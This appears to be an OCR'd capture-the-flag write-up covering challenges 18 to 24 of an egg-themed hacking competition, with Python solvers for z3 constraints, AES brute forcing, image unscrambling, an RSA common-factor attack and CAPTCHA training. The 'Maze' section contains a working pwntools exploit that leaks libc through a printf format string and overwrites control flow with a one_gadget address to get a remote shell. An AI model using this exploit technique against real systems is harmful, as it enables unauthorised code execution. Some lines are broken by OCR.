11001010111001001100101001000000110100101110011001000000111100101101111
11101010111001000100000011001100110110001100001011001110011110100010000
11010000110010100110001001110010010110101010100010010110110100101101001
01011010011001001100001010101100110000100101101011000110100101101001010
11011110010110100111001010100010100001101101010000000000",2)
  print binascii.unhexlify("%x"%N)
  Congratulation, here is your flag: he19-TKii-2aVa-cKJo-9QCj
```

18 - Egg Storage

- solve logic in WebAssembly `validatePassword` function

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

import sys
import json
from z3 import *

def is_valid(x): return Or([x==_ for _ in
[48,49,51,52,53,72,76,88,99,100,102,114]])

if __name__ == "__main__":
  l = 24
  s = Solver()
  flag = [BitVec("f_%d"%_,8) for _ in xrange(l)]
  flags = list(flag)
  for _ in flags[4:]: s.add(is_valid(_))
  s.add(flags[0] == ord("T"))
  s.add(flags[1] == ord("h"))
  s.add(flags[2] == ord("3"))
  s.add(flags[3] == ord("P"))
  s.add(flags[17] == flags[23])
  s.add(flags[12] == flags[16])
  s.add(flags[15] == flags[22])
  s.add(flags[5] - flags[7] == 14)
  s.add(flags[14] + 1 == flags[15])
  s.add(flags[9] % flags[8] == 40)
  s.add(flags[5] - flags[9] + flags[19] == 79)
  s.add(flags[7] - flags[14] == flags[20])
  s.add(flags[9] % flags[4] * 2 == flags[13])
  s.add(flags[13] % flags[6] == 20)
  s.add(flags[21] - 46 == flags[11] % flags[13])
  s.add(flags[7] % flags[6] == flags[10])
```

```
  s.add(flags[23] % flags[22] == 2)
  s.add(Sum(flags[4:]) == 1352)

s.add(flags[4]^flags[5]^flags[6]^flags[7]^flags[8]^flags[9]^flags[10]^fl
ags[11]^flags[12]^flags[13]^flags[14]^flags[15]^flags[16]^flags[17]^flag
s[18]^flags[19]^flags[20]^flags[21]^flags[22]^flags[23] == 44)
  if s.check() == sat:
    m = s.model()
    sol = [m.evaluate(flag[_]).as_long() for _ in xrange(l)]
    print "".join(map(chr,sol))
```

- password: `Th3P4r4d0X0fcH01c3154L13`

19 - CoUmpact DiAsc

- bruteforce AES-128 - via [`aes-brute-force`](https://github.com/sebastien-riou/aes-brute-force)

```
$ aes-brute-force FFFFFFFF_FFFFFFFF_00000000_00000000
00000000_00000000_57495448_43554441 89504E47_0D0A1A0A_0000000D_49484452
7131AD54_EF04DBA5_03300C0F_F7BD838E 0x41 0x5a 16
INFO: 16 concurrent threads supported in hardware.
Search parameters:
  n_threads:    16
  key_mask:     FFFFFFFF_FFFFFFFF_00000000_00000000
  key_in:       00000000_00000000_57495448_43554441
  plain:        89504E47_0D0A1A0A_0000000D_49484452
  cipher:       7131AD54_EF04DBA5_03300C0F_F7BD838E
  byte_min:     0x41
  byte_max:     0x5A
  jobs_key_mask:00FFFFFF_FFFFFFFF_00000000_00000000
Launching 64 bits search
Thread 0 claims to have found the key
  key found:    41455343_5241434B_57495448_43554441
Performances:
  76609705504 AES128 operations done in 758.196s
  9ns per AES128 operation
  101.04 million keys per second
```

- password: `AESCRACKWITHCUDA`

20 - Scrambled Egg


- re-order rows, according to "magic" pixel(alpha=0) for the respective R/G/B channel
  - i.e. row#X: pixel(R=Y(≥0),G=0,B=0,A=0) - move row#X to row#Y for R channel
- re-order columns, according to the offset necessary to move the 03 x "magic" pixels (1 for each of the R/G/B channels) to the edge of the image

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import os
import sys
sys.dont_write_bytecode = True
import json
from PIL import Image,ImageFont,ImageDraw,ImageEnhance

def rgb(filename="0-egg.png"):
```

```
  img = Image.open(filename).convert("RGB")
  data = img.getdata()
  lookup = {
    "r":[(d[0], 0, 0) for d in data],
    "g":[(0, d[1], 0) for d in data],
    "b":[(0, 0, d[2]) for d in data],
  }
  for chan in "rgb":
    img.putdata(lookup[chan])
    outfile = "1-%s.png"%chan
    img.save(outfile,quality=100)
    print "=>",outfile
  return lookup

def row_mapping_(filename="0-egg.png"):
  img = Image.open(filename).convert("RGBA")
  pix = img.load()
  w,h = img.size
  lookup_ord = {}
  for y in xrange(h):
    lookup_pixs,xs = {},set()
    for x in xrange(w):
      r,g,b,a = pix[x,y]
      if a == 0:
        assert len(filter(lambda x:x==0,[r,g,b]))>=2, (r,g,b)
        lookup_pixs[x] = (r,g,b)
        xs = xs.union([r,g,b])
    xs = list(xs)
    if len(xs) > 1:
      xs.sort()
      xs = xs[1:]
    assert len(xs)==1,xs
    x = xs[0]
    lookup_ord[y] = x
  return lookup_ord

def row_reord(row_mapping={}):
  for chan in "rgb":
    filename = "1-%s.png"%chan
    img_in = Image.open(filename).convert("RGBA")
    pix_in = img_in.load()
    w,h = img_in.size
    rows = {}
    for y in xrange(h):
      row = []
      for x in xrange(w):
        row.append(pix_in[x,y])
      rows[y] = row
    img_out = Image.new("RGBA",(w,h),"black")
    pix_out = img_out.load()
    for k,vs in rows.iteritems():
      for i,v in enumerate(vs):
        row_out = row_mapping[k]
        pix_out[i,row_out] = v
```

```
    filename = "2-%s.png"%chan
    img_out.save(filename,quality=100)
    print "=>",filename

if __name__ == "__main__":
  rgb()

  row_mapping = row_mapping_()
  row_reord(row_mapping)

  filename = "0-egg.png"
  img = Image.open(filename).convert("RGBA")
  pix = img.load()
  w,h = img.size
  for chan in "rgb":
    lookup_offset = {}
    for y in xrange(h):
      for x in xrange(w):
        r,g,b,a = pix[x,y]
        if a==0 and pix[x,y]["rgb".index(chan)]>0:
          lookup_offset[row_mapping[y]] = x

    filename = "2-%s.png"%chan
    img_out = Image.open(filename).convert("RGBA")
    pix_out = img_out.load()
    w,h = img_out.size
    offsets = [0]+lookup_offset.values()
    for y,offset in enumerate(offsets):
      pixs_out = [pix_out[x,y] for x in xrange(w)]
      for x in xrange(w): pix_out[x,y] = pixs_out[(x+offset)%w]
    filename = "3-%s.png"%chan
    img_out.save(filename)
    print "=>",filename

  img_out = Image.new("RGBA",(259,256),"black")
  pix_out = img_out.load()
  for chan in "rgb":
    filename = "3-%s.png"%chan
    img = Image.open(filename).convert("RGBA")
    pix = img.load()
    w,h = img.size
    for y in xrange(h):
      for x in xrange(w):
        r,g,b,a = pix[x,y]
        idx = "rgb".index(chan)
        px = list(pix_out[x,y])
        px[idx] = pix[x,y][idx]
        pix_out[x,y] = tuple(px)
  filename = "3-rgb.png"
  img_out.save(filename)
  print "=>",filename
```

The Hunt



- The Hunt is played on a QR code:
  - #21: red
  - #22: green
  - #27: blue

- ``bqq`vsm``0npwf0y0z => ROT25 => ``app`url``0move0x0y
- directions = {"N":(0,-1),"E":(1,0),"S":(0,1),"W":(-1,0)}

#21

```
A (03,10) Warmup
E (11,14) Pumple's Puzzle
G (16,03) C0tt0nt4il Ch3ck V2.0
H (18,13) Pssst ...
I (18,15) Punkt.Hase
J (21,07) The Oracle
M (26,12) CLC32
O (28,07) Myterious Circle - source
P (29,03) Mathonymous 2.0
R (32,10) Bunny-Teams
T (33,13) It is locked! => Opa & CCrypto - Museum
X (05,11) Myterious Circle - destination
```

#22

```
B (03,26) Old Rumpy
C (10,27) A mysterious gate. => Is it locked?
D (10,34) Mathoymous
F (15,23) Simon's Eyes
K (22,21) C0tt0nt4il Ch3ck
L (23,35) Randonacci
N (26,32) Bun Bun's Goods & Gadgets
Q (30,24) Sailor John
U (34,26) Ran-Dee's Secret Algorithm
```

#27

```
S (00,38) Start
X (34,01) app.crypto_key = "timeto\x01guess\x03a\x03last\x07time"
```

21 - The Hunt: Misty Jungle

- Warmup
  - any answer e.g. `{"pixels":"[]"}` is acceptable
- Pumple's Puzzle
  - [`constraint`](https://artificialcognition.github.io/who-owns-the-zebra)
- C0tt0nt4il Ch3ck V2.0
  - answer in URL path
  - `r"static/img/ch12/challenges/([0-9a-f]{8}-[0-9a-z]{4}-(\d+)-[0-9a-z]{4}-[0-9a-z]{12}.png)"`
- Pssst ...
  - [`rstr`](https://pypi.org/project/rstr)
  - [`exrex`](https://pypi.org/project/exrex)
  - [`xeger`](https://pypi.org/project/xeger)

- Punkt.Hase

```
ans,xs = "",[]
img = Image.open(sess.get(url,stream=True).raw)
for frameno in xrange(img.n_frames):
  img.seek(frameno)
  img_color = img.convert("RGB")
  pixs = img_color.load()
  if pixs[0,0] == (0,0,0): v = 0
  elif pixs[0,0] == (255,255,255): v = 1
  xs.append("%d"%v)
  if len(xs) == 8:
    ans += chr(int("".join(xs),2))
    xs = []
```

- The Oracle

```
seed = long(soup.select("code")[-1].text.strip())
random.seed(seed)
MAXN = 1337**42
for i in range(1336):
  N = random.randint(-MAXN,MAXN)
  random.seed(N)
N = random.randint(-MAXN,MAXN)
```

- CLC32
  - GraphQL query `{In{Out{see hear taste smell touch}see hear taste smell touch}}`
  - when letter appears ≥3x, add it to final answer, before it reaches "death"
- Mathonymous 2.0

```
ops = "+-*/"
for perm in itertools.product(ops,repeat=len(eqn)-1):
  ss = "".join(map(str,list(it.next() for it in
itertools.cycle((iter(eqn),iter(perm))))))
  expr = sympy.parsing.sympy_parser.parse_expr(ss)
  ans = expr.evalf()
  if ("%.6f"%ans) == ("%.6f"%tgt):
    op = "".join(perm)
    print>>sys.stderr, "%s = %.6f (tgt:%.6f) -> %s"%(ss,ans,tgt,op)
    param = {"op":op}
    url = "%s/?%s"%(baseurl,urllib.urlencode(param))
    resp = req(url)
    res = parse(resp)
    if res["alert"]["txt"] == "You solved it!": break
```

  - sometimes, there are multiple solutions, but only one is accepted
- Bunny-Teams
  - use solver for https://en.wikipedia.org/wiki/Battleship_(puzzle), e.g.
  - https://github.com/dsardelic/Battleships
  - https://github.com/Angelyr/BattleshipPuzzleSolver
  - https://github.com/yingjun-mou/Battleship-Puzzle

- Opa & CCrypto - Museum

```
N = None
for i in xrange(len(theBoxOfCarrots)):
  if theBoxOfCarrots[i][1].endswith("."): theBoxOfCarrots[i][1] =
theBoxOfCarrots[i][1][:-1]
  theBoxOfCarrots[i][1] = map(int,theBoxOfCarrots[i][1].split("."))
  theBoxOfCarrots[i][1] = theBoxOfCarrots[i][1][::-1]
  if N is None: N = len(theBoxOfCarrots[i][1])
  else: assert N == len(theBoxOfCarrots[i][1])

for step in xrange(N-1,-1,-1):
  xs = []
  for i,(v,ps) in enumerate(theBoxOfCarrots):
    xs.append((ps[0],v,i)) # ("X.",V,theBoxOfCarrots[idx])
    if len(theBoxOfCarrots[i][1])>1: theBoxOfCarrots[i][1] =
theBoxOfCarrots[i][1][1:]
  xs.sort(reverse=True)
  highest = 0
  for i in xrange(len(xs)-1):
    v = int(xs[i][1] - abs(math.floor(math.sin(xs[i+1][1])*20)))
    theBoxOfCarrots[xs[i][2]][0] = v
    if theBoxOfCarrots[xs[i][2]][1] and
theBoxOfCarrots[xs[i][2]][1][0]==(len(theBoxOfCarrots)-1): highest =
v
  v = int(xs[-1][1] - abs(math.floor(math.sin(highest+3)*20)))
  theBoxOfCarrots[xs[-1][2]][0] = v
  if step > 0:
    theBoxOfCarrots.sort()
    ts,lim = [],0x04
    for a,b in theBoxOfCarrots:
      ellipsis = len(b) > lim
      t1 = ".".join(map(str,b[::-1][:lim]))
      if b: t1 += "."
      if ellipsis: t1 += "."*2
      ts.append((a,t1))
    print "age=%d s=%d"%(step,highest+1),json.dumps(ts,
ensure_ascii=False,sort_keys=True,separators=(",",":"))
  elif step == 0:
    charset =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
    flag = ["-"] * ((len(theBoxOfCarrots)*5)/4-1)
    for v,ps in theBoxOfCarrots: flag[(ps[0]*5)/4] = charset[v]
    print "".join(flag)
```

22 - The Hunt: Muddy Quagmire

- Old Rumpy
  - local time is given in UTC
  - search for timezone offset of location
  - adjust remote time accordingly
- A mysterious gate. Is it locked?
  - bruteforce: `n = [-9,2,4,8,6,6,3,1]`
- Mathoymous

```
expr = sympy.parsing.sympy_parser.parse_expr(eqn)
ans = int(expr.evalf())
```

- Simon's Eyes
  - keep track of current path from start, and replay as answer
- C0tt0nt4il Ch3ck
  - OCR via [`pytesseract`](https://pypi.org/project/pytesseract)
  - answer is the next letter after last in charset `"0123456789abcdefghijklmnopqrstuvwxyz"`
- Randonacci
  - answer = **11778021489721399611 9**
- Bun Bun's Goods & Gadgets
  - `watch` HTTP redirects for `shop/teabag`, at which point, `buy` it
- Sailor John
  - https://www.alpertron.com.ar/DILOG.HTM
  - `exp0 = 1647592057`
  - `exp1 = 305768189495`
  - `answer = binascii.unhexlify("%0x"%exp0 + "%0x"%exp1)`
    `= b4ByG14N7`
- Ran-Dee's Secret Algorithm
  - https://reese.dev/codemash2019-ctf-solutions/#krafty-kat
  - (n0,c0), (n1,c1), (n2,c2) as given; e = 0x10001 (default)

```
f0 = gcd(n0,n1)
f1 = gcd(n1,n2)
f2 = gcd(n0,n2)
p,q = f0,n0/f0
phi = (p-1)*(q-1)
d0 = int(gmpy2.invert(e,phi))
ans = binascii.unhexlify("%0x"%pow(c0,d0,n0))
```

  - answer = `RSA3ncrypt!onw!llneverd!e`

23 - The Maze

- use `printf` format string exploit to leak `libc` base address
  - name: `%10$lx`
  - select `[3] Play`
  - > `whoami`
- parse terminal console output using [`ansiterm`](https://github.com/helgefmi/ansiterm)
- solve maze using the wall follower algorithm http://br4d.net/maze-solving-algorithms-wall-follower
- find key + [`one_gadget`](https://github.com/david942j/one_gadget) for payload

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import re
import os
import sys
sys.dont_write_bytecode = True
import binascii
from pwn import *
context(os="linux",arch="amd64",log_level=logging.ERROR)
import ansiterm

def parse_term(line):
  term_h,term_w = 25,80
  term = ansiterm.Ansiterm(term_h,term_w)
  term.feed(line)
  termlines,indent_left = [],term_w
  for y in xrange(term_h):
    termline = term.get_string(y*term_w,y*term_w+term_w)
    termline = termline.rstrip()
    if not termline: continue
    termlines.append(termline)
    i = 0
    while termline[i] == " ": i += 1
    if indent_left == 0: indent_left = i
    else: indent_left = min(indent_left,i)
  for i in xrange(len(termlines)):
    termlines[i] = termlines[i][indent_left:]
  return termlines

def get_directions(termlines):
  directions = []
  ok = False
  for x,termline in enumerate(termlines):
    for y,c in enumerate(termline):
      if c == "X":
        cell_thickness = 2
        if len(termlines[x-1])>(y+3) and len(termlines[x+1])>(y+3) \
        and termlines[x-1][y-3]=="+" and termlines[x-1][y+3]=="+" \
        and termlines[x+1][y-3]=="+" and termlines[x+1][y+3]=="+":
          cell_thickness = 1
```

```
        if len(termlines[x-cell_thickness])<y or termlines[x-
cell_thickness][y]==" ": directions.append("north")
        if len(termlines[x])<(y+3) or termlines[x][y+3]==" ":
directions.append("east")
        if len(termlines)>(x+cell_thickness) and
(len(termlines[x+cell_thickness])<y or termlines[x+cell_thickness][y]==""
"): directions.append("south")
        if len(termlines[x])<(y-3) or termlines[x][y-3]==" ":
directions.append("west")
        ok = True
        break
    if ok: break
  return directions

def dxy(direction):
  if direction == "north": return (0,1)
  elif direction == "east": return (1,0)
  elif direction == "south": return (0,-1)
  elif direction == "west": return (-1,0)

if __name__ == "__main__":
  r = remote("whale.hacking-lab.com",7331)
  line = r.recvuntil("\x1b[H\x1b[JPlease enter your name:\n> ")
  name = "%10$lx"
  if "\n" in name: name = name[:name.index("\n")]
  assert len(name) < 0x10
  r.sendline(name)
  line = r.recvuntil("Welcome %s.\n\n\x1b[H\x1b[J\x1b[H\x1b[J"%name)
  line = r.recvuntil("\x1b[0;0HChoose:\n[1] Change User\n[2] Help\n[3]
Play\n[4] Exit\n> ")
  r.sendline("3")
  line = r.recvuntil("\x1b[H\x1b[J\x1b[8;0H")
  line = r.recvuntil("\x1b[0;0HYour position:")
  line = r.recvuntil("\x1b[9;13HX")
  line = r.recvuntil("\x1b[20;0HEnter your command:\n> ")
  cmd = "whoami"
  assert len(cmd) < 0x10
  r.sendline(cmd)
  line = r.recvuntil("\x1b[H\x1b[J\x1b[16;0H\n")
  line = r.recvuntil("\x1b[0;0HYour position:")
  m = re.match(r"([\da-f]+)",line)
  if m:
    libc_base = int(m.group(1),0x10) - 0x3c5620
    one_gadget = 0xf1147
    w,h = 50,50
    visited = [[0 for x in xrange(w)] for y in xrange(h)]
    px,py = (w/2,h/2)
    lookup = {
      "north":["west","north","east","south"],
      "south":["east","south","west","north"],
      "east":["north","east","south","west"],
      "west":["south","west","north","east"]
    }
    step,facing = 0,"north"
```

```
    key = None
    while True:
      line = r.recvuntil("\x1b[9;13HX")
      termlines = parse_term(line)
      directions = get_directions(termlines)
      line = r.recvuntil("\x1b[20;0HEnter your command:\n> ")
      cmd = "search"
      assert len(cmd) < 0x10
      r.sendline(cmd)
      line = r.recvuntil("\x1b[H\x1b[J\x1b[16;0H\n")
      msg = r.recvuntil("\x1b[0;0HYour position:",drop=True)
      if msg: msg = msg.strip()
      if msg == "You found a key!":
        cmd = "pick up"
        assert len(cmd) < 0x10
        r.sendline(cmd)
        line = r.recvuntil("\x1b[H\x1b[J\x1b[16;0H\n")
        msg = r.recvuntil("\x1b[0;0HYour position:",drop=True)
        if msg: msg = msg.strip()
        match = re.match(r"You pick up the key: ([\da-f]+)",msg)
        if match:
          key = match.group(1)
      elif msg == "You found a locked chest!":
        if key is not None:
          cmd = "open"
          assert len(cmd) < 0x10
          r.sendline(cmd)
          line = r.recvuntil("\x1b[H\x1b[J\x1b[16;0H\n")
          line = r.recvuntil("\x1b[0;0HYour position:")
          line = r.recvuntil("\x1b[9;13HX")
          line = r.recvuntil("\x1b[20;0HThe chest is locked. Please
enter the key:\n> ")
          cmd = key + p64(libc_base+one_gadget)
          r.sendline(cmd)
          line = r.recvuntil("\x1b[H\x1b[JCongratulation, you solved the
maze. Here is your reward:\n")
          line = r.recvuntil("Press enter to return to the
menue",drop=True)
          r.sendline()
          line = r.recvuntil("\x1b[H\x1b[J")
          line = r.recvuntil("\x1b[0;0HChoose:\n[1] Change User\n[2]
Help\n[3] Play\n[4] Exit\n> ")
          r.sendline("0")
          line = r.recvuntil("\x1b[H\x1b[J\x1b[8;0H")
          r.sendline("cd /home/maze && ls -ltrha")
          r.interactive()
          break
      visited[py][px] = 1
      if not directions: break
      for possible in lookup[facing]:
        if possible in directions:
          direction = possible
          facing = possible
          break
```

```
      cmd = "go %s"%direction
      assert len(cmd) < 0x10
      r.sendline(cmd)
      dx,dy = dxy(direction)
      px += dx; py += dy
      line = r.recvuntil("\x1b[H\x1b[J\x1b[16;0H\n",drop=True)
      msg = r.recvuntil("\x1b[0;0HYour position:",drop=True)
      if msg: msg = msg.strip()
      assert len(msg)==0, "(err) msg:%s"%msg
      step += 1
  r.close()
```

24 - CAPTEG

- download sample images for training


```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import re
import os
import errno
import sys
sys.dont_write_bytecode = True
import hashlib
import requests
requests.packages.urllib3.disable_warnings()
from util import *

def download(basedir,N=100):
  mkdirp(basedir)
  for i in xrange(N):
    sess = requests.Session()
    baseurl = "http://whale.hacking-lab.com:3555"
    resp = sess.get(baseurl)
    hdr_cookie = resp.headers.get("Set-Cookie",None)
    m = re.match(r"^sessionId=(eyJhbGciOiJIUzI1Ni[A-Za-z0-9-
_\.]+);",hdr_cookie)
    if m:
      cookie_sid = m.group(1)
      resp = sess.get("%s/picture"%baseurl,
        headers={"Cookie":"sessionId=%s"%cookie_sid},stream=False)
      content = resp.content
      filename = "%s.jpg"%hashlib.sha1(content).hexdigest()
      filepath = os.path.join(basedir,filename)
      with open(filepath,"wb") as f: f.write(content)
      print (i+1),"=>",filepath
    sess.close()

if __name__ == "__main__": download("0-download",int(sys.argv[1]))
```

- split the 3x3 tile image into individual tiles

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import sys
```

```
sys.dont_write_bytecode = True
import io
import hashlib
from PIL import Image,ImageFont,ImageDraw,ImageEnhance
from util import *

def crop(indir,outdir):
  DIM,BORDER = 300,10
  W = H = 3
  mkdirp(outdir)
  for item in filelist(indir,".jpg"):
    filepath = item["filepath"]
    img_in = Image.open(filepath).convert("RGBA")
    for x in range(W):
      for y in range(H):
        sx,sy = x*(DIM+BORDER),y*(DIM+BORDER)
        ex,ey = sx+DIM,sy+DIM
        img_out = img_in.crop((sx,sy,ex,ey))
        img_out_bs = io.BytesIO()
        img_out.save(img_out_bs,format="PNG") # "JPEG"
        img_out_bs = img_out_bs.getvalue()
        outfile = "%s.png"%hashlib.sha1(img_out_bs).hexdigest()
        outpath = os.path.join(outdir,outfile)
        if not os.path.isfile(outpath):
          img_out.save(outpath)
          print item["filename"],"(%d,%d)"%(x,y),"=>",outpath

if __name__ == "__main__": crop("0-download","1-crop")
```

- Python tool to annotate label:egg in 680 image tiles [labelImg](https://github.com/tzutalin/labelImg)



- convert annotations into input format for training

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import sys
sys.dont_write_bytecode = True
import pathlib
import random
from PIL import Image,ImageFont,ImageDraw,ImageEnhance
from xml.etree import cElementTree as ET
from util import *

def convert(sz,box):
  dw,dh = 1./sz[0],1./sz[1]
  x,y = (box[0]+box[1])/2.0,(box[2]+box[3])/2.0
  w,h = box[1]-box[0],box[3]-box[2]
  x,w = x*dw,w*dw
  y,h = y*dh,h*dh
  return (x,y,w,h)

def png_to_txt(basedir):
  imgpaths = []
  for item in filelist(basedir,".png"):
    prefix = item["basename"]
    filename = item["filename"]
    imgpath = os.path.join(basedir,filename)
    xmlpath = os.path.join(basedir,"%s.xml"%prefix)
    txtpath = os.path.join(basedir,"%s.txt"%prefix)
    imgpaths.append(imgpath)
    if os.path.isfile(xmlpath):
      with open(txtpath,"wb") as f:
        root = ET.parse(xmlpath).getroot()
        for el in root.findall("object"):
          name = el.find("name").text
          bbox = el.find("bndbox")
          xmin,ymin = [int(bbox.find(k).text) for k in ["xmin","ymin"]]
          xmax,ymax = [int(bbox.find(k).text) for k in ["xmax","ymax"]]
          img_w,img_h = Image.open(imgpath).size
          assert img_w == img_h == 300
          assert name == "egg"
          clazz = 0 # egg
          sz = (img_w,img_h)
          box = (float(xmin),float(xmax),float(ymin),float(ymax))
          toks = (clazz,) + convert(sz,box)
          print>>f, "%d %f %f %f %f"%toks
      print xmlpath,"=>",txtpath
    else:
      pathlib.Path(txtpath).touch()
      print imgpath,"=>",txtpath

  random.shuffle(imgpaths)
  percent = 10
  idx_tst = round((float(percent)/100.0)*len(imgpaths))
```

```
  f = open("test.txt","w")
  g = open("train.txt","w")
  for i,imgpath in enumerate(imgpaths):
    stream = f if i < idx_tst else g
    print>>stream, imgpath
  print "=> test.txt (%d%%=%d) | train.txt (%d%%)"%(percent,idx_tst,100-
percent)
  f.close(); g.close()

if __name__ == "__main__": png_to_txt("1-crop")
```

- train using [darknet](https://github.com/AlexeyAB/darknet)

initial pre-trained weights https://pjreddie.com/media/files/darknet19_448.conv.2

obj.names

```
egg
```

obj.data

